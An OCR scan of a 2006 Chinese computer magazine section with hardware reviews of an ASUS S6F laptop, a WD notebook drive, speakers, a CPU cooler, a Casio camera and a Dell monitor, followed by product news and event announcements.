回归80年代早已成为深入人心的主题，但怀旧并不等于复古，经典的金属+皮革的搭配需要各种微小细节的装饰，这些要素在S6F上得到了完美再现——覆盖整个LCD屏幕背部和腕托的真皮皮革，加上点缀其中、闪耀着银色光芒的“ASUS”铭牌。S6F把经典的主题与前卫的现代科技通过柔软而富有质感的皮革糅合在一起。不妨想象一下，面对这样一款笔记本电脑，坐在咖啡店里优雅地轻抿一口咖啡，势必会招来无数羡慕而嫉妒的目光，用不着在意80年代的风格具体是什么，把握大致脉络就好。

为什么要在笔记本上使用皮革？好处有二。一是可以随意放进挎包而不需要专门的保护套，很多笔记本看似坚硬的外壳（无论金属还是高强度塑料）都被挎包中的钥匙等零碎物品磨成了花脸，而真皮钱包则从来不会遭到这种厄运。二是在寒冷的冬天，冰冷的金属或塑料腕托会令你敲打键盘的乐趣大减，但真皮腕托则无论何时都会随触感带来温暖。只不过，笔记本上的皮革和你身上穿的皮革一样需要保养，否则时间长了不免会起皱开裂，这也是购买S6F与其他奢侈品之前要做好的觉悟。

无须取舍：功能、实用与人性化

作为11英寸屏幕的超便携型笔记本电脑，注定了在功能方面无法与中型笔记本（指14及15英寸屏幕的产品）相抗衡，因为一切都要以体积重量为优先。可是S6F居然打破了这个规则，不，也许应该说S6F再一次打破了这个规则，因为华硕的笔记本已经不是第一次做到将功能、性能和便携性几近完美地结合了，这一点就连擅长工业设计的日货也要自愧不如。

S6F提供了作为一款笔记本电脑所能提供的几乎全部功能：各种输入输出接口、DVD刻录机、四合一读卡器、无线网络、蓝牙以及非常合理的硬件配置。我们很高兴在这样一款小型笔记本上看到了比很多主流笔记本都均衡的硬件配置：1.6GHz双核处理器、1GB内存、80GB硬盘、1366×768分辨率的宽屏LCD以及DVD刻录机。



配置均衡合理，性能略高于同档次产品，机身上的皮革给笔记本增添了许多华贵之气。




长时间使用后左侧腕托及键盘左侧温度有所升高。

打开S6F的屏幕，可以在转轴处发现一排按钮与指示灯，这也是超便携型笔记本不得不利用起来的空间。事实上S6F对转轴空间的利用在一定程度上增加了精致的感觉，指示灯分上下两排，从上到下分别是无线网络、充电、电源、蓝牙、大小写锁定以及硬盘。即使屏幕是扣上的，也能看到露在外面的前三个指示灯，随时了解笔记本电脑的运行状态。LCD屏幕的下方是扬声器，虽说是超便携型笔记本，这个扬声器的效果也还不错，由于没有桌面或其他东西的阻碍，声音能够顺利地直接传入用户的耳朵。

由于体积的限制，S6F不得不采用超小型键盘布局，但仍然能看出，数字键、字母键以及回车键等常用键位尽量保持与标准键盘同样大小，而对用得较少的各种标点符号键和光标键稍稍进行了压缩，尽量照顾到大多数人的使用习惯。也许是为了美观的需要，S6F的触摸板与腕托基本处在同一平面，打字时拇指可能会碰到触摸板而导致光标移动。不过就这个触摸板本身而言手感很好，单/双击、拖动等操作都不在话下。

配合附带的软件，华硕针对笔记本电脑开发的Power4 Gear+技术提供了8种运行模式，分别适用于游戏、观看DVD、听音乐、文字处理等，甚至还包括专为配合投影机进行演讲的模式。如果能正确地根









在提供了足够强大的性能与足够丰富的功能之后，S6F的人性化设计也体现在机身内外的各个角落。机身左侧的两个USB接口、网卡接口和Modem接口被掩盖在一个磁性挡板之下，而且挡板的背面还清楚地用图标标识出每个接口的用途。特别值得一提的是，耳机插孔（兼作S/P DIF输出）被独立在挡板之外，不但方便使用，而且很有效地避免了误插入麦克风插孔的可能。



上：和一本《电脑爱好者》杂志差不多大小
下：附带的时尚包，从外表看得出来是笔记本包吗？

据实际情况选择合适的运行模式，能够把电池的使用时间延长20%～25%，还是很可观的。切换的操作可以通过软件进行，也可以直接按下转轴上的快捷键。

鱼和熊掌 永恒的主题

S6F采用超低电压版本双核处理器Intel Core Duo L2400（主频1.6GHz），较好地平衡了性能与电池消耗之间的关系，在实际使用中可以感觉到，使用2400mAh的标准电池，屏幕亮度为40%，无线网络及蓝牙关闭，以3D游戏、高清晰视频播放等应用为主的话，可以连续使用1个半小时左右，因为这些应用需要CPU、硬盘等部件全力运转。如果以Office文字、表格、图像处理，以及网页浏览为主要操作，并配合的话Power4 Gear+电源管理模式的话，连续使用时间就会延长到3个小时以上，实际上这更符合我们携带笔记本出门时的应用环境。

从PC Mark 05的测试成绩来看，S6F在12英寸以下的超轻薄笔记本中处于领先地位，这与它配备了1GB内存有很大关系。很多笔记本电脑只配备了512MB甚至256MB内存，在多任务同时运行的时候势必要频繁读写硬盘上的交换文件，不但会大大降低运行速度，而且硬盘频繁读写也会增加对电池的消耗。至于S6F的3D游戏性能，由于只是使用i945GM芯片组的板载显示核心，就不要期望它能流畅运行最新的3D游戏了，不过有消息称华硕将推出采用NVIDIA独立显示核心的S6F，那样的话这款笔记本的3D性能将会有大幅度提升。

此外，在长时间使用后，我们发现S6F的左侧键盘和左侧腕托的位置有明显上升，这也是超轻薄笔记本共同存在的散热问题。因此在使用中一定不要阻塞机身左侧的散热孔，也不能将笔记本放置在床上、腿上等柔软的地方，以免阻挡底部的散热。

随身的多媒体伙伴

与其说S6F是随身的信息处理终端，还不如说它是多媒体伙伴。与绝大多数宽屏笔记本不同，S6F的屏幕分辨率为1366×768，是纯正的16：9显示比例，而其他宽屏LCD基本都是16：10或15：10，这些屏幕在播放DVD影片的时候仍然会存在细细的黑边，但S6F就能真正实现满屏播放。

平心而论，S6F的LCD屏幕亮度、对比度和可视角度都相当出色，但毕竟只有11英寸，无论网页还是文本的字体都比较小。再加上键盘的规格有一定缩减，可以说它并不适合用来进行长时间的文字处理。而相对的，用它来欣赏电影、玩些桌面游戏、甚至进行多媒体演示却是非常好的选择。 CF [CP09]



3DMark测试成绩



PCMark测试成绩

FEATURES

CPU	Intel Core Duo L2400
主板	i945GM芯片组
内存	1GMB
硬盘	80GB
光驱	DVD刻录机
显示屏	11英寸，1366×768分辨率

下期预告

迈向TB容量还需多久
——大容量硬盘带来的烦恼
硬盘容量突破100GB大关不过几年时间，现在又在向TB级别发展，多大才能满足我们的使用需求？我们要怎样管理这么大容量的硬盘？

数据高速路上的沃尔沃

西部数据 Scorpio 1200BEVS 笔记本硬盘

新品上市 800-820-6682 http://www.wdc.com/cn



FEATURES

转　速	5400RPM
缓　存	8MB
容　量	120GB
寻道时间	12毫秒
接　口	SATA 150MB/s
规　格	2.5英寸笔记本硬盘

对于笔记本硬盘来说，最重要的性能指标不是读写速度有多快，而是能否在移动中保证数据的安全，以及节省笔记本电脑宝贵的电能。西部数据最新推出的Scorpio 120GB笔记本硬盘在这些方面确实做得十分优秀，可以说集众多先进技术于一身。

这款1200BEVS 笔记本硬盘为标准的2.5英寸规格，采用全新的SATA接口，安装更加简便。值得赞许的是，1200BEVS在保证了低噪音和低功耗的同时，还将盘片转速提升到5400转/分，这无疑大大增加了读写数据的性能，而且不会给笔记本电脑带来更多负担。

为了保证硬盘内部不受挤压，这款硬盘的顶盖是使用不锈钢材料制成的，而非常见的铝材料，虽说会使盘体重量增加约20克左右，但这和数据的安全性相比就不算什么了，这种设计使它的耐压能力达到了平均标准的1.5倍。得益于WD独有的Shock Guard技术，1200BEVS在工作时可以承受250G的震动，而在待机时则达到了900G。

在增强硬盘本身抗冲击的同时，Data Lifeguard技术还能确保存储在硬盘上的数据安然无恙。这种集成在硬盘Firmware里面的功能不需要任何人工干预或驱动软件，当硬盘待机时，Data Lifeguard会对扇区进行扫描，如果发现错误，会进行修正并重新写入，如果仍然存在错误，Data Lifeguard会把这部分列为坏扇区，并将数据恢复到另一个安全的区域保存起来，而这一切都是在用户毫不知情的情况下完成的。

CF [CP10]

在速度、抗震、发热以及噪音等多个方面取得了上佳的平衡性。

如能更早一点推出，应该会获得更大的市场份额。

简单的浅紫色

三诺 V-21 多媒体音箱

268元 0755-83026309 http://www.3nod.com



是否能够吸引时尚人群的目光，似乎已经成了一款产品成败的条件之一。三诺最近发布了一款面向青年消费群体的音箱产品V-21，这款产品以简洁优雅的外观和不同于一般电脑产品的鲜明个性为卖点，在这个同质化严重的音箱市场上，以外形吸引消费者，尤其是女性消费者的目光，确实是一种明智的做法。

这款音箱属于典型的2.1结构，外观设计方面以箱体的乳白色及面罩的淡紫色为主色调，力求表现生活化、家居化的设计理念。两个卫星音箱采用2英寸全频带扬声器，扬声器的角度略略上扬，声音的传播更加顺畅。低音炮的外观设计颇为素雅，内部搭配了5英寸的低音单元，并且经过了防磁处理，不会对周围的电器和物品造成影响。

低音炮一般都是放在地面上使用的，为了解决调节音量不便的问题，这款音箱搭配了线控器，通过这个小巧的线控器可以方便地调节主音量或静音，而且还具有一个耳机插孔，非常人性化。从实际听感来说，V-21的低频下潜在同类产品中算是比较深的，适当调节低音旋钮的话也能表现出一定的力度，不过不建议调整超过50%。中高频表现还不错，对人声的还原能力比较突出，用来听流行音乐会有比较好的效果。

CF [CP11]

工艺精细，外形美观，线控器提供了更加简便的操作，整体表现能够满足日常娱乐需要。

中频段与低频段的衔接略有些不自然。

FEATURES

持续输出功率	10W + 6W × 2
扬声器单元	低音炮5英寸，卫星箱2英寸
频响范围	低音炮30Hz～130Hz
	卫星箱180Hz～20KHz
信 噪 比	≥70dB
体　积	低音炮264mm×225mm×140mm
	卫星箱88mm×108mm×79mm
重量	3.8kg



人间异形

漫步者 e1100 多媒体音箱

约350元 800-810-5526 http://www.edifier.com.cn

FEATURES

持续输出功率	4.5W × 2 + 12W
信 噪 比	≥85dBA
扬 声 器	低音单元，防磁4.5英寸纸盆
	中高音单元，防磁2英寸
低音炮尺寸	162mm×167mm×267mm
卫星箱尺寸	68mm×105mm×103mm
重 量	约3.5Kg

外观特立独行，工艺精湛，很有前卫气息，连接和操作方式简单方便。

这样的低音炮显然要放在地上用，如果提供线控器就更人性化了。

如今的多媒体音箱市场，产品同质化现象比较突出，琳琅满目的千百种2.1结构音箱，绝大多数都是四四方方的木制箱体，最多是立方体的形状和颜色稍有变化，或是扬声器单元的大小有所改变，就可以称之为新产品。而漫步者e1100显然就是那极少数特立独行的产品之一，e系列的产品，例如e3100、e2100等，都比较个性化，或者说更贴近家居风格，而不是一成不变的“电脑多媒体音箱”形象。

e1100的外观处处以“圆润”为特色，无论低音炮还是卫星音箱上都找不到明显的棱角痕迹，代之以亮可鉴人的高光材质，很有几分钢琴漆的感觉。为了防止箱体表面印上指纹影响美观，e1100的包装中还特意附带了一块用来擦拭的软布。

从正面看上去，低音炮的结构非常简洁，调整音量的选钮在顶部，而且喷上了专用的防滑橡胶漆，用一根手指调节音量时不会打滑。4.5英寸的低音扬声器设计在箱体底部，面向地面，通过地面增压的原理使低音效果更加澎湃有力。卫星音箱的外形设计理念和低音炮基本相同，同样是高光黑色箱体+银色金属支架，2英寸全频带扬声器稍稍向上倾斜一定角度，适合放在桌子上欣赏。并且，两个卫星音箱的音频线被整合到了1个3.5mm插头上，安装连接更加简单。

在音质方面，e1100表现在同价位产品中属中上等，对人声等中频段还原得比较充分，歌手的呼吸和微小的细节都能完整地表达出来。低频方面效果比较震撼，速度快且具有一定的动态表现力，用来玩游戏显然能够胜任。

整体来说，350元在2.1音箱里属中等偏上的价位，如果你已经厌倦了死板的四方外形，那么这款e1100一定能给你的电脑桌增添几分活力。CF [CP12]

凉爽与清净并存

九州风神 Snowman 浩龙散热器

168元 010-82896511 http://www.aeolus.com.cn

现在CPU的功耗越来越大，散热器的性能也越来越强，但噪音问题却逐渐开始突出，有没有既安静散热效果又好的散热器？水冷虽然满足这个条件，但无论价格还是安装的复杂程度都不是一般人可以接受的，风冷仍然是唯一的解决方案。九州风神最近推出了一款Snowman浩龙散热器，将风冷和热管散热技术结合起来，不但散热效果不错，而且噪音非常小。

这款散热器的散热片采用铜铝结合方式，以吸热能力强的纯铜材料吸收CPU散发出的热量，通过热管传导到铝鳍片上，最终被流动的空气带走，由于结构设计合理，不需要太高的风量也能达到不错的散热效果。特别是底部的纯铜材料与CPU接触的面打磨得十分光滑，确保和CPU表面接触紧密。

浩龙散热器的滚珠轴承风扇为80mm口径，转速并不很高，标称为2500RPM±10%，但36.9CFM的风量却并不小，而且工作时的噪音只有大约29分贝，装到机箱里基本听不到什么动静。此外，风扇的电源线也用黑色的蛇皮网进行包裹，减少了和机箱内各种线缆相互纠缠的可能性。从实际使用情况来看，在23摄氏度的房间内，Athlon64 3200+满负荷工作30分钟后，温度稳定在48摄氏度左右，这种表现和盒装处理器原配的风扇效果基本相同，但噪音却大大减少，不失为一种上佳选择。

CF [CP13]

在保证散热效果的前提下降低了转速及噪音。

扣具的牢固性如果能再加强一些就更好了。



FEATURES

适用CPU上限	AMD Athlon64 3700+(754)/
	4000+(939)、Sempron 3100+
散热方式	风冷、热管
热 管 数	2根
噪 音	29.7dB
风扇转速	2500RPM
最大风量	36.9CFM
散热片材质	铜铝结合

随身卡片

卡西欧EXILIM EX-Z60 数码相机

约2100元　021-32174898　http://www.casio.com.cn



按照以往的观念，由于对工艺要求较高，往往中高端数码相机中才会有卡片机的身影，而且价格不菲。而卡西欧EXILIM EX-Z60却以2100元左右的价格，带来了超乎想象的“卡片”感受，它的一些优秀设计甚至比高端机型更加成熟方便。

Z60拥有600万像素的CCD和3倍光学变焦镜头，2.5英寸的液晶屏在拍摄和浏览照片时看上去非常舒服，虽说不上特别精细，但亮度不错，在阳光明媚的室外也能很清楚地看到画面。机身背后被液晶屏占去了一大半，不过仍有足够的空间供右手把握，单手操作的感觉很不错。

这款相机的人性化设计极为成熟，拍照时按下BEST SHOT按钮，就可以在33种预置的拍摄模式中选择和实际环境最接近的模式，而且每一种模式都有相应的文字说明，无论新手老手都可以很轻松地拍摄。这样的人性化设计简直无处不在，在调整照片尺寸的时候，甚至会提示该分辨率可以冲洗成多大尺寸的照片，以及剩余的拍摄张数。

在便携性方面，仅118克的机身令人几乎感觉不到它的重量，700mAh的锂电池也能够在一般情况下拍摄100张左右的照片，基本可以满足一天出游的需要。画质并不是卡片机的强项，不过Z60仍然没有令我们失望，虽说画面边缘的素质有一定下降，但照片大部分区域的颜色和细节都很令人满意，而且它的闪光灯支持高速连闪和柔和闪光功能，也为拍出高品质照片打下了基础。　CF [CP14]

FEATURES

传 感 器	600万像素，1/2.5英寸CCD
最大分辨率	2816×2112
镜　　头	光圈F3.1～5.9，3倍光学变焦
ISO	50/100/200/400
LCD屏幕	11.5万像素、2.5英寸
重　　量	118克（不含电池）

体积轻小，功能全面，2.5英寸LCD屏幕和防抖功能非常实用，人性化设计无处不在。

光线较暗时自动白平衡略偏黄色。

真正宽屏的价值体现

Dell 2007WFP 液晶显示器

4999元　800-810-2215　http://www.dell.com.cn



Dell推出的20英寸宽屏液晶显示器2005FPW很多人都不陌生，最近这款经典机型的升级版2007WFP出现在其官方网站上，不但延续了2005FPW的各种成熟设计，而且还带来了许多新鲜的要素，无论功能还是人性化设计都比前作有了长足进步。

比起2005FPW，2007WFP的外观风格有了很大改变，从以前的圆润造型变成了棱角分明、冷酷精练的时尚风格，整体视觉感受再上了一个档次。这个看似简单的支架并没有因此将调节功能缩水，除了俯仰调节、水平旋转外，仍然可以垂直升降及屏幕旋转。

内在功能方面，这款液晶显示器内置了一拖四的USB HUB，支持复合视频、S-Video、VGA及DVI四种视频输入方式，通过控制键可以简单地切换。OSD菜单设定项目极为丰富，颇有专业级产品的味道，例如当显示非1680×1050的视频信号时，可以通过OSD菜单，在1：1显示、等比扩大、全屏扩大等多种显示方式中进行选择，充分满足各种需求。此外，这款产品还具有PIP（画中画）和PBP（画外画）功能，PIP功能可以在屏幕的某个位置显示来自另一信号源的图像，可以在浏览网页或是玩游戏的时候随时关注中场休息的球赛。而PBP功能则可以在屏幕上互不干扰地同时显示两个信号源的图像，两个人可以分别享受各自的精彩。

至于显示效果，堪称消费级20英寸宽屏液晶中的佼佼者，其实800:1的对比度和水平/垂直各178度的可视角度已经能够说明一些问题，特别是2007WFP还增加了对HDCP的支持，这在未来高清晰视频时代将起到非常重要的作用。　CF [CP15]

FEATURES

屏幕尺寸	20英寸（对角线）
标准分辨率	1680×1050
点　　距	0.258mm
对 比 度	800：1
可视角度	178/178度（水平/垂直）
色　　彩	16.7M
响应时间	16ms

显示效果非常出色，支架调节角度灵活多变，极为丰富的调节选项能满足各种应用层面的消费者。

按键手感偏硬，没有提供亮度和对比度的快捷按钮。

Express
新品短信息

“双雄”酝酿商务应用新契机——佳能发布2006春季商务办公新品iC MF8180C/iC MF7120

近日,佳能商务影像方案部春季新产品发布会在北京伊锦园举行。本次新产品发布会以“双雄”为主题，推出了两款面向商务办公领域的重量级产品：即佳能在中国推出的第一款A4幅面彩色激光一体机iC MF8180C,以及中国市场上第一款A3幅面、配备一体式硒鼓具备黑白复印和打印双重功能的数码复合机iC MF7120。这两款产品以其先进的技术和独特实用的功能设计,创造了商务应用领域的最新增长点。

昂达首款2097机型VX939上市

昂达这款VX939采用了金属感十足的全磨砂不锈钢外壳，这在国内MP3中还是首次使用。依托炬力2097芯片的强大支持,VX939不但在性能上比目前市场主流的2085芯片机型有所提升,而且在音质的表现上也更为出色,系统运行也更为稳定。它还是国内首款采用USB2.0高速接口的大屏幕彩屏MP3。VX939的屏幕为1.8英寸的CSNT，强大的2097芯片使VX939能轻松支持1.8寸全彩播放。在功能上，支持MP3、WMA、WAV、ASF、OGG格式音乐播放外，视频播放、FM收音、录音、图片浏览、文本阅读、复读、Line-in直录、RTC时钟等功能一应俱全。

三诺时尚音箱V-21上市

近日,三诺公司针对时尚一族推出了其时尚系列音箱新品V-21。这款音箱外形开模就耗资七十万元之多,其时尚之处在于外观经高档喷漆处理、倒角圆滑,前面板的镂空郁金香花案、可透粉紫光泽的带叶纹电源指示灯别具一格。音量的线控设计、金属网罩球形卫星箱也是V-21的时尚元素之一。音质方面，V-21的5寸倒相式低音炮输出功率为10W，频率响应为30Hz~130Hz；2英寸卫星箱喇叭输出功率6W,频率响应为180Hz-20KHz。在三诺的气磁场仿真技术、专业桥式整流电路设计等专利技术保证下,V-21高音亮丽清澈、低音强劲不浑浊。推荐对音质有较高要求的青年音乐爱好者选购这款时尚音箱。

无线更精彩，多彩新一代OFFICE套件上市啦！

近日，多彩科技隆重推出了一款时尚帅气的“桌面套装”——DLK7016R+M500H+RC11U飙速无线。多彩DLK7016R+M500H+RC11U飙速无线，键盘部分采用无线射频技术,有效摆脱了电缆线的限制,其每频道256个连接码使无线使用不再受干扰。强大的热键功能对启动程序,访问文件或是浏览网页都带来了极大的方便。智能化的连接设计一旦完成了连接程序,即便更换电池或是再开机,皆不需再重复连接步骤。简单直观的播放、快进、回放控制键使视频/音频控制也变得方便自然。

多彩飙速无线的鼠标部分采用全新设计的高性能光电鼠标，实现了真正的五键可编程设计，并为用户提供了强大的自定义功能。

“玛丽欧”(Mario)198PW超级玩家的深度诱惑

“玛丽欧”198PW是AOC推出的全球第一款为超级玩家精心打造具备超级强大功能和多种创新性能的19寸宽屏液晶。除了时尚、超酷的外观外，它具备多个领先的“独有配置”，这是首款配有语音入口的LCD，内置了立体音箱和麦克风让你直面显示器就可实现语音聊天和音频录制。此外，它还能接收复合的视频信号输入模式，拥有DVI-I,TV,CVBS、YPbPr等接口，不仅内置TV Tunner，能接收有线电视，同时支持DVD机，PIP画中画效果，还可直接连接HD高清信号，给你一个完美的影音世界。

华硕发布EN7900GT TOP

华硕EN7900GT TOP借鉴了NV公版PCB布线方案，结合产品特色，用料稳扎稳打，注重效能稳定。独家的散热器设计令外形修饰倍显尊贵，超高人气的金刚画帖修饰，体现出华硕TOP系列王者品质与潮流的结合。EN7900GT TOP核心编号：G71-GT-N-A2，PCB板代号P455。这里，默认核心频率/显存规格达520MHz/1.4GHz，超出公版450MHz/1.3GHz的预设，显存容量达256MB/256位。

此外，华硕特色技术为EN7900GT TOP显卡赋予了新的生命，像：Game LiveShow，Game Replay以及Game FaceMessenger、Video Security Online、靓彩技术等。

Industry
业　界

测试人才缺口巨大 职业培训被认同

近日，国内知名的人才服务机构智联招聘发布了《2006年度软件测试行业专项调查报告》，报告分别对软件测试用人单位、从业者和希望加入软测行业的求职者进行了全方位调查。知名测试专家、国内首套系统软件测试人才培训BTEST（北大测试）负责人肖睿表示，此次调查报告的发布对进一步了解和促进我国软件测试行业健全发展将起到积极推动作用。据了解，该报告是国内首次针对软件测试行业展开的专项调查报告。

应届大学毕业生挑战年薪5万 “T-pet大学生高薪就业解决方案”新鲜出炉

由加拿大达内IT培训集团提出的“T-pet大学生高薪就业解决方案”结合IT行业持续增长的软件工程师用人需求，以就业软件工程师为目标，为应届大学毕业生提供为时5个月的软件开发应用技术培训与职业训练，帮助大学生达到IT企业的用人需求，高薪就业。同时，考虑大学生的经济承受能力，为使得更多人获益，方案采用“零首付，低押金，就业后分期还款”、“不就业不还款”的付款模式，将大学生个人培训就业风险降至为“零”。

企业软件正版化启动 金山WPS紧盯100亿契机

在国家正积极推动企业软件正版化,国内主流PC厂商纷纷投入巨额采购、预装正版软件的同时,金山宣布：WPS全面进军企业级市场,欲在这个规模超过100亿人民币的市场上，占据强势地位。自2005年下半年至今，金山已经和联想、同方等PC厂商签订了预装、捆绑销售WPS Office 2005的相关协议，在清华同方预装、捆绑销售的WPS Office 2005就已达100万台。

上海大学CIA游戏影视动画培训班（CIA十三期）开始招生

上海大学游戏影视动画专业研修班（CIA第十三期）日前正式开始招生。计划于7月底开学。本次招生在专业设置上有新变化，除了保留原来最强的游戏动画专业及影视建筑动画专业以外，还新开设了三维动画玩具设计专业，以缓解目前国内玩具设计人员奇缺的现状。

爱国者酷音王数码音箱回馈用户

爱国者酷音王数码音箱系列产品为了回馈广大消费者,从即日起,全线产品展开优惠活动,单品最大降幅达100元。爱国者酷音王数码音箱是国内数码产品厂商华旗资讯推出的经典音箱产品，这一系列融合了时下最酷的流行时尚元素,结合数码技术,并保有大品牌的品质保证,是时下潮流青年的数码音乐良伴。

买富士康机箱，选配优质新电源

作为全球领域的机箱大厂,富士康一直在机箱电源配置方面走在行业前端。一直以来,富士康在机箱标配电源配置方面都采取了相对灵活的策略,针对部分用户对价格比较敏感的实际情况,对部分型号的机箱实行电源选配的方式,用户可以选择机箱空箱,再根据自己的需求选择不同档次的电源。日前富士康又导入一款做工扎实用料充足的可选配电源,型号为FP-350ATXSS。从型号看得出来,这是一款富士康自有品牌的FOXPOWER独立电源。

黑金刚内存大力关注网吧行业发展

网吧行业日益兴旺,而电脑性能的提升速度却随着Internet的发展步伐逐渐缓慢下来，因此，升级原有机器就成了个亟待解决的问题。对于广大网吧业主来说,要使整机性能得到提高,就需要对主机进行稳定高速的配置,进而就要求必须得到高端内存厂商强有力的支持。近日,黑金刚大举进军人气聚集的网吧行业,以高品质和高性能两把双刃剑树立起其在网吧行业的高级专家形象。经过高新技术的进一步加工,黑金刚系列内存产品已在品质上比以往更进一步。日前,其推出的金刚、悍将两个新版本,为网吧业主提供全方位的兼容性服务支持,必将挑起网吧升级换代的大梁。

“快乐发送，体验无限”——佳能春季送好礼

春光灿烂，体验无限。据悉，佳能为答谢广大用户一直以来对佳能数码复合机的支持,也为了让更多的用户能有机会体验佳能数码复合机产品强大的发送功能，即日起至2006年6月30日，佳能将在北京、沈阳、上海、杭州、广州、成都等15个分公司所在地开展“快乐发送，体验无限”活动。

北京数字作品版权登记平台启动

近日，“崇尚科学，保护正版——北京数字作品版权登记平台启动仪式新闻发布会”在人民大会堂隆重举行。国家版权局副局长阎晓宏、北京市副市长赵凤桐、市委宣传部副部长陈冬、北京市版权局局长孙向东、北京市科学技术委员会主任马林、中关村管委会常务副主任戴卫等单位领导出席仪式。中外媒体60余家受邀参加了新闻发布会。

数字作品版权登记平台是由北京市版权局在市科委的大力支持下,联合北京华旗资讯数码科技有限公司等高新技术企业共同创建。它是集数字作品版权登记、合同备案、作品权利信息查询、版权贸易展示、数字水印加密技术应用以及数字作品版权认证、执法取证等综合业务为一体的版权行政管理平台。

SE中国成立一周年

2006年4月对于SE中国来说非同寻常，作为史克威尔艾尼克斯(SE)在中国的全资子公司,至今已经顺利走过了第一年的路程。作为一个知名的数字娱乐公司,SE中国以其对中国网络产业发展的独特理解和富有创造性的经营策略,引起了业内外人士的广泛关注。作为一个国际公司,SE中国为了能够适应中国市场和中国玩家的需求可谓用心良苦。去年为了让具有全新游戏理念的《树世界》能够更有“中国味”,专程让其制作人柴贵正来华向北大教授请教儒家文化,举行了“荣誉制作人”活动请广大游戏玩家为《树世界》出谋划策，并在《树世界》进行内测和公测的时候针对玩家的需求展开了丰富多彩的系列活动。

联想昭阳E680双核笔记本演绎新商务安全

联想集团4月25日在京宣布，旗下商用笔记本昭阳产品线最新旗舰款昭阳E680正式发售。联想此次推出的昭阳E680笔记本正是定位于为商业客户提供高度安全和高性能的移动计算的产品。它集成了国内外笔记本产品中几乎全部的安全解决方案,其强大的安全性能和出众的性能,完全可以满足对安全性和性能要求都很苛刻的中高端商业用户群。

Event 活 动

《电脑爱好者》暑期“超级编辑”大挑战活动选手募集中

2006年6月1日起，由《电脑爱好者》杂志社主办的“超级编辑”评选活动正式开始。第一阶段报名时间截止到6月30日，只要年满18岁，身体健康，有志于在于编辑行业发展的年轻人都可以报名。（详情请见刊登在本刊的大赛海报）

大赛专家团将会在众多的报名选手中筛选出最优秀的2名参赛者进行最后的“PK赛”。他们将会进入《电脑爱好者》编辑部，和编辑们在一个办公室内一起工作，参与多期杂志的制作。在这段时间里，两名选手会在老编辑们的指导下独立完成报选题、约稿、审稿、排版、校稿5个步骤。最终在PK赛中获胜的选手，将获得《电脑爱好者》“超级编辑”称号，获得奖金3000元，同时优先获得留社工作的机会。另一名选手也将获得奖金1500元，同时也获得推荐工作的机会。另外在参与评分的读者中，还将选出3名幸运者获得“幸运奖”，获得精美礼物。

《电脑爱好者》MVP奖评选活动火热登场

2006年度《电脑爱好者》MVP——最具价值产品奖评选活动已经开始，在这次评选活动中，《电脑爱好者》凭借13年专业经验的积累和多位资深硬件编辑及评测工程师的精心评选，一定会带给你最权威的MVP产品。这次最具价值产品评选活动分为评测数据、试用感受、应用技巧等几个方面，会在家庭、办公、学生、游戏、创业等几个方面进行最权威的MVP产品推介。2006年暑期最具价值IT产品具体活动敬请关注2006年第12期《电脑爱好者》！

隆重纪念邓小平同志“计算机的普及要从娃娃做起”指示发表二十周年——第十五届全国“六一”国际儿童节计算机表演赛网上赛正如火如荼展开

记者从全国“六一”国际儿童节计算机表演赛组委会获悉，第十五届全国“六一”国际儿童节计算机表演赛网上赛正在火热进行当中。据了解，《第十五届全国“六一”国际儿童节计算机表演赛》是为了隆重纪念邓小平同志“计算机的普及要从娃娃做起”的指示发表二十周年而举办的。由信息产业部电子信息产品管理司、卫生部科技教育司、全国妇联儿童工作部、中国科协青少年工作部、中国优生优育协会、中国关心下一代工作委员会办公室、中国残疾人联合会康复部、中国儿童少年基金会、中央电视台青少节目中心共同主办的“摇篮工程”的教育项目之一。

此届表演赛得到了威盛集团的大力支持。对此次表演赛，威盛集团董事长王雪红女士表示，威盛集团一直关注中国青少年的教育发展，威盛电子的“开拓者行动”就是通过为用户提供平价适用的电脑，让更多的家庭，尤其是不发达地区的儿童和青少年，用上电脑。

TCL·英特尔电玩竞技大赛开锣重塑产业价值链 TCL携手英特尔开拓蓝海市场

日前，IT界的两大巨头TCL电脑和英特尔（中国）有限公司在北京举办新闻发布会，宣布联合推出电脑荧幕上的世界杯——“TCL·英特尔电玩竞技大赛”。此次电玩竞技大赛将席卷全国16大赛区，超过100家中型、大型网吧，且大赛的总冠军还有机会到德国与世界杯来一次亲密接触。

电玩竞技作为一种深受年轻人喜欢的游戏形式，已经成为一种世界性比赛项目。不少企业看到了电玩竞技项目兴起其背后所蕴藏的巨大商机，纷纷通过各种方式切入这一市场之中。

今年电玩竞技大赛，TCL和英特尔携手合作，显然用心良苦。与彩电行业一样，中国电脑行业在经过一轮快速的增长期之后，开始进入缓慢、同质化的竞争阶段，激烈的竞争促使许多企业开始寻求新的发展策略。与一般电脑厂商单纯选择技术升级作为竞争要点不同，TCL选择了以产品细分作为突围之道。此次“TCL·英特尔电玩竞技大赛”，就是对其细分市场产品“海盗2”的强势推广，在高性能操作和体验领域，进一步树立自己的差异化竞争优势，超脱国内业界竞争激烈和价格战泥潭，寻找一片发展空间巨大的“蓝海”。

华硕WGT2006电子竞技大赛拉开战幕！

全球顶级电子竞技赛事“华硕WGT2006”于2006年4月19日下午正式拉开战幕。在启动仪式上，本届WGT赛事主办方华硕电脑、英特尔公司和ATi公司共同宣布“华硕 WGT2006”中国战区比赛正式拉开序幕。在历经3个月的鏖战之后，中国赛区冠军将会同来自世界各地的电子竞技高手共同竞技，为国争光。

本次“华硕WGT2006” 除了保留反恐精英、魔兽争霸3等传统比赛项目外，更是满足了众多中国内游戏玩家的需求，加入最新的比赛项目——极品飞车和FIFA 2006。比赛从4月19日~6月29日，将覆盖沈阳、北京、上海、广州、成都、武汉、西安、重庆、南京、长沙、深圳、杭州12所城市。以城市为单位陆续进行地区选拔赛，优胜选手将于7月7日抵达北京，参加在中华世纪坛举办的“华硕WGT2006”中国区总决赛，获胜者将会与来自世界各地的其他赛区选手一同角逐世界冠军的至高殊荣。

动态对比度2000：1 三星931BF惊喜上市



